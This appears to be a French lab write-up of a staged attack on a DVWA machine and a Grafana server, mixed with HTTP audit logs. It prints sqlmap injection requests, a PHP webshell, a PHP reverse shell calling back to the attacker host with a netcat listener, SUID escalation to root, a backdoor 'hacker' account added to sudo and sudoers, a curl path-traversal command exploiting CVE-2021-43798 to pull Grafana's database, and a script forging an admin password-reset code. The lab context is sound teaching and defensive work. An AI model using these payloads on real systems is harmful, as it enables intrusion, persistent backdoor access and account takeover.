[28/Jan/2026:23:04:17.245916 +0100] aXqH4Xd7UZIzxTm_Y0sxnAAAAAU 192.168.30.2 40904 192.168.40.2 80
--12af6f6a-B--
GET /DWA/vulnerabilities/sqli/?id=1%27%20UNION%20ALL%20SELECT%20CONCAT%20x71706a6b71%2CIFNULL%20CAST%20%60action%60%20AS%20NCHAR%29%2C0x20%29%2C0x7467766a706
Cache-Control: no-cache
Cookie: PHPSESSID=hdbmidmkuusuh7ulpkmbc6c09t; security=low
User-Agent: sqlmap/1.10#stable (https://sqlmap.org)
Host: 192.168.40.2
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close
--12af6f6a-2--
```

Scénario 3 : Persistance / Point d'entrée via ajout d'utilisateur avec des droits admins

Suite aux deux scénarios d'attaques web, le premier consistant à de la reconnaissance, et le second à de l'extraction de données sur une machine attaquante, on va maintenant essayer de gagner un accès permanent à la machine DVWA.

Pour cela, nous pouvons exploiter une nouvelle faille web concernant l'upload de fichier:



On commence tout d'abord par uploader un WebShell:

```
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  InpuTable  Music  Pictures  Public  Templates  Test  Videos  WebShell.php  wazuh-agent_4.16.1-1_amd64.deb

(kali@kali)-[~]
└─$ cat WebShell.php
<?php
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $command = $_POST["command"] ?? "";
        $command = escapeshellcmd($command);
        $output = shell_exec($command);


        echo "<pre>" . htmlspecialchars($output) . "</pre>";
    }
}

<?>

<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <meta name="viewport",content="width=device-widht, initial-scale=1.0">
    <title> Web Command Line </title>
</head>
<body>
    <form method="post">
        <input type="text" name="command" placeholder="Entrez une commande" required>
        <button type="submit"> Executer </button>
    </form>
</body>
</html>

(kali@kali)-[~]
└─$
```


Lorsqu'on l'exécute, celui-ci nous permet d'interagir avec la machine DVWA:



On peut maintenant récupérer des informations sur notre statut sur le système.

id:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Entrez une commande Executer

whoami:

```
www-data
```

Entrez une commande Executer

Cependant avec un webshell on est très vite limité. En effet on ne peut effectuer de connexion via ssh ou via su ... Pour cela, nous changeons de technique, nous allons upload un reverse shell. La machine cible va demander une connexion à la machine attaquante.

On upload sur le site web ce reverse shell:

```
GNU nano 8.7
?php
    $ip="192.168.30.2";
    $port=4444;

    $sock = fsockopen($ip,$port);
    $proc = proc_open('/bin/bash', array(
        0 => $sock,
        1 => $sock,
        2 => $sock
    ), $pipes);
?>
```

Sur notre machine attaquant, on écoute les connexions:

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.30.2] from (UNKNOWN) [192.168.40.2] 50110
ls
WebShell.php
dvwa_email.png
reverse.php
reverseShell.php
pwd
/var/www/html/DVWA/hackable/uploads
```

Connexion établie entre la DVWA et la machine attaquante.

Dans le dossier /var/www/html/DVWA, on y trouve un exécutable. Le propriétaire étant root nous ne pouvons pas l'utiliser sauf que le SUID est activé. Nous pouvons donc utiliser l'exécutable, avec les droits administrateurs étant donné que le SUID est activé.

Il nous donne donc un shell root:

```
./escalate
whoami
root
```

Ainsi, maintenant, nous pouvons faire plusieurs actions sur le système vu que nous avons les plus hauts privilèges:

```

useradd -m -d /home/hacker -s /bin/bash hacker
echo "hacker:password" | chpasswd
usermod -aG sudo hacker
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
damn:x:1000:1000:damn,,,:/home/damn:/bin/bash
mysql:x:101:109:MySQL Server,,,:/nonexistent:/bin/false
wazuh:x:102:111::/var/ossec:/sbin/nologin
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
hacker:x:1001:1001::/home/hacker:/bin/bash

```

Nous avons donc créé un compte utilisateur hacker pour pouvoir nous reconnecter à la DVWA à tout moment.

Egalement on l'ajoute au groupe root, pour lui donner le maximum de privilèges:

```

./escalate whoami
whoami
root
usermod -aG root hacker

```

On l'ajoute également dans le fichier des sudoers:

```

echo "hacker ALL=(ALL:ALL) NOPASSWD" | sudo tee -a /etc/sudoers
hacker ALL=(ALL:ALL) NOPASSWD
grep "hacker ALL=(ALL:ALL) NOPASSWD" /etc/sudoers
hacker ALL=(ALL:ALL) NOPASSWD

```

```
--14a1fc78-A--
[28/Jan/2026:22:55:41.630536 +0100] aXqF3RgyBvDq_U6V4JhxbwAAAAAY 192.168.30.2 46206 192.168.40.2 80
--14a1fc78-B--
GET /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.2/DVWA/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=hdbm1dmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i

--14a1fc78-2--

--6e67886f-A--
[28/Jan/2026:22:55:41.671821 +0100] aXqF3RgyBvDq_U6V4JhxcAAAAAY 192.168.30.2 46206 192.168.40.2 80
--6e67886f-B--
GET /DVWA/login.php HTTP/1.1
Host: 192.168.40.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.40.2/DVWA/vulnerabilities/upload/
Connection: keep-alive
Cookie: security=low; PHPSESSID=hdbm1dmkuusuh7ulpkmbc6c09t
Upgrade-Insecure-Requests: 1
Priority: u=0, i


--6e67886f-2--
```

Scénario 4 : Gain des droits admin sur Grafana de la DVWA

On voit qu'un serveur Grafana se trouve sur la DVWA.

```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.40.2 -p 3000  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-31 19:20 +0100  
Nmap scan report for 192.168.40.2  
Host is up (0.00069s latency).  
  
PORT      STATE SERVICE VERSION  
3000/tcp  open  http    Grafana http  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds
```

En se connectant on voit que ce serveur est en version 8.3.0 :



Cette version est vulnérable à une CVE connue : la CVE-2021-43798 qui permet d'avoir accès aux fichiers se trouvant sur la machine hôte le serveur.

En se renseignant on peut trouver l'emplacement des fichiers de grafana dans la nomenclature et les récupérer grâce à la CVE.

Ainsi on peut obtenir la base de données du serveur et les fichiers de configuration :

```
(kali@kali)-[~]
$ curl --path-as-is "http://192.168.40.2:3000/public/plugins/graph/../../../../../../../../var/lib/grafana/grafana.db" > grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 765952 100 765952    0     0 36749k      0  --:--:-- --:--:-- --:--:-- 37400k
```

```
GNU nano 8.7 grafanaini.txt
# in some UI views to notify that grafana or plugin update exists
# This option does not cause any auto updates, nor send any inform
# only a GET request to http://grafana.com to get latest versions
;check_for_updates = true

# Google Analytics universal tracking code, only enabled if you sp
;google_analytics_ua_id =

# Google Tag Manager ID, only enabled if you specify an id here
;google_tag_manager_id =

##### Security #####
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of gra
;admin_password = admin

# used for signing
;secret_key = SW2YcwTIb9zp00hoPsMm
```

Grâce à ces fichiers on peut récupérer le hash du mot de passe de l'administrateur par exemple :

```
(kali@kali)-[~]
$ sqlite3 grafana.db "SELECT login, password, salt FROM user WHERE id = 1;"
admin|5feda612abfbf8bce757fefdb812eb220ed6104bb7abe5e942c2c115359bb64999aa06fd6688096ff6f2c402b428d6cc5191b|kfbw7GogRJ
```

Pour prendre le contrôle de ce compte on peut utiliser la logique de récupération de grafana pour ce créer un code afin de remplacer le mot de passe administrateur avec un autre :

```
import hashlib
import hmac
import base64
import time

SECRET_KEY = "SW2YcwTib9zp00hoPsMm"
USER_EMAIL="admin@local"
USER_PWD_HASH = "5feda612abfbf8bce757fef812eb220ed6104bb7abe5e942c2c115359bb64999aa06fd6688096ff6f2c402b428d6cc5191b"
USER_LOGIN = "admin"

def generate_reset_code(secret, email, pwd_hash, login):
    combined_seed = f"{email}{pwd_hash}{login}{secret}"
    return hashlib.sha256(combined_seed.encode()).hexdigest()

code = generate_reset_code(SECRET_KEY, USER_EMAIL, USER_PWD_HASH, USER_LOGIN)

print(f"Generated reset code:\n{code}")
print(f"URL: http://192.168.40.2:3000/user/password/reset?code={code}")
```

```
python3 grafana_exploit.py
Generated reset code:
517aa46f96e95347538e46ff210aa5436a11085331c32c510a2b2da59e735b0c
URL: http://192.168.40.2:3000/user/password/reset?code=517aa46f96e95347538e46ff210aa5436a11085331c32c510a2b2da59e735b0c
```




Welcome to Grafana

New password





Confirm new password



Submit

Une fois le mot de passe changé on peut donc se connecter à grafana en tant qu'administrateur :





Scénario 5 : Reconnaissance réseau / Scan pour des fins de pivot

Nous avons gagné les droits administrateurs sur la machine DVWA, sur le Grafana. Maintenant, nous pouvons explorer l'architecture réseau et trouver des machines vulnérables sur lesquelles nous pouvons effectuer un pivot.

On commence tout d'abord, par se connecter avec le compte hacker:

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.30.2] from (UNKNOWN) [192.168.40.2] 49380
su hacker
Password: password
whoami
hacker
id
uid=1001(hacker) gid=1001(hacker) groupes=1001(hacker),27(sudo)
```

On vérifie les droits du compte que nous avons créé dans les scénarios précédents.

On effectue maintenant un scan du réseau employé:

```
nmap -sn 192.168.30.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-30 11:03 CET
Nmap scan report for 192.168.30.1
Host is up (0.0011s latency).
Nmap scan report for 192.168.30.2
Host is up (0.00094s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.00 seconds
□
```

On y trouve deux machines qui sont disponibles:

- 192.168.30.1
- 192.168.30.2

Pour avoir plus d'information sur les systèmes d'exploitation des machines on peut utiliser -O :

```
nmap -sS -O 192.168.30.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-30 11:50 CET
Nmap scan report for 192.168.30.1
Host is up (0.00050s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X
OS CPE: cpe:/o:freebsd:freebsd:11.2
OS details: FreeBSD 11.2-RELEASE

Nmap scan report for 192.168.30.2
Host is up (0.00085s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93E=4%D=1/30%OT=22%CT=1%CU=36472%PV=Y%D=2%DC=I%G=Y%TM=697C8D2
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%TS=A)OPS(O1=M5B4ST
OS:11NW9%O2=M5B4ST11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5
OS:B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%
OS:T=40%W=FAF0%O=M5B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)
OS:T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=
OS:N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:))IE(R=N)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 55.83 seconds
```

On récupère déjà plus d'informations. La machine qui nous intéresse est la troisième qui correspond à une machine Client Windows 11. On réalise donc un scan plus poussé sur cette machine:

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.30.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 16:43 +0100
Nmap scan report for 192.168.30.1
Host is up (0.00034s latency).
MAC Address: 00:56:50:BB:90:65 (Unknown)
Nmap scan report for 192.168.30.3
Host is up (0.00036s latency).
MAC Address: 00:56:50:97:BE:30 (Unknown)
Nmap scan report for 192.168.30.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.10 seconds
```

Scénario 6 : Pivot Windows / Exploitation CVE sur Apache TomCat / Chiffrement d'une partie de la machine:

Pour ce scénario, on reste sur des attaques web. Cette fois-ci on va exploiter une CVE dans une version vulnérable d'un serveur web très connu à savoir Apache TomCat version 6.0

On installe Apache TomCat v6.0

On crée un règle windows defender pour mettre en place le scénario:


Règles de trafic entrant				Actions
Nom	Groupe	Profil	Activée	Règles de trafic entrant
 TOMCAT - EXPLOIT TEST CVE		Tout	Oui	 Nouvelle règle...

On démarre le serveur Apache TomCat:


```
31-Jan-2026 20:18:38.179 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\docs] de l'application web
31-Jan-2026 20:18:38.688 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [C:\apache-tomcat-8.5.32\webapps\docs] has finished in [422]
ms
31-Jan-2026 20:18:38.699 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\examples] de l'application web
31-Jan-2026 20:18:39.528 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [C:\apache-tomcat-8.5.32\webapps\examples] has finished in [
903] ms
31-Jan-2026 20:18:39.529 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\host-manager] de l'application web
31-Jan-2026 20:18:39.584 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [C:\apache-tomcat-8.5.32\webapps\host-manager] has finished
in [54] ms
31-Jan-2026 20:18:39.588 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\manager] de l'application web
31-Jan-2026 20:18:39.638 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [C:\apache-tomcat-8.5.32\webapps\manager] has finished in [5
0] ms
31-Jan-2026 20:18:39.639 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Déploiement du répertoire [C:\apache-tomcat-8.5.32\webapps\ROOT] de l'application web
31-Jan-2026 20:18:39.696 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployDirectory Deployment of web application directory [C:\apache-tomcat-8.5.32\webapps\ROOT] has finished in [56]
ms
31-Jan-2026 20:18:39.700 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-nio-80"]
31-Jan-2026 20:18:39.721 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["ajp-nio-8009"]
31-Jan-2026 20:18:39.727 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1712 ms
```

Activer Windows
Accédez aux paramètres pour activer Windows.

Le serveur Apache TomCat fonctionne bien:



On le configure maintenant sur le port 80:



On est maintenant prêt pour exploiter la CVE-2020-25748

Lorsqu'on fait à nouveau un scan réseau cette fois sur l'host up, on observe bien la présence du port 80 ouvert avec apache TomCat dessus:

```
└─$ nmap -p- -sV 192.168.30.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-31 21:30 +0100
Nmap scan report for 192.168.30.3
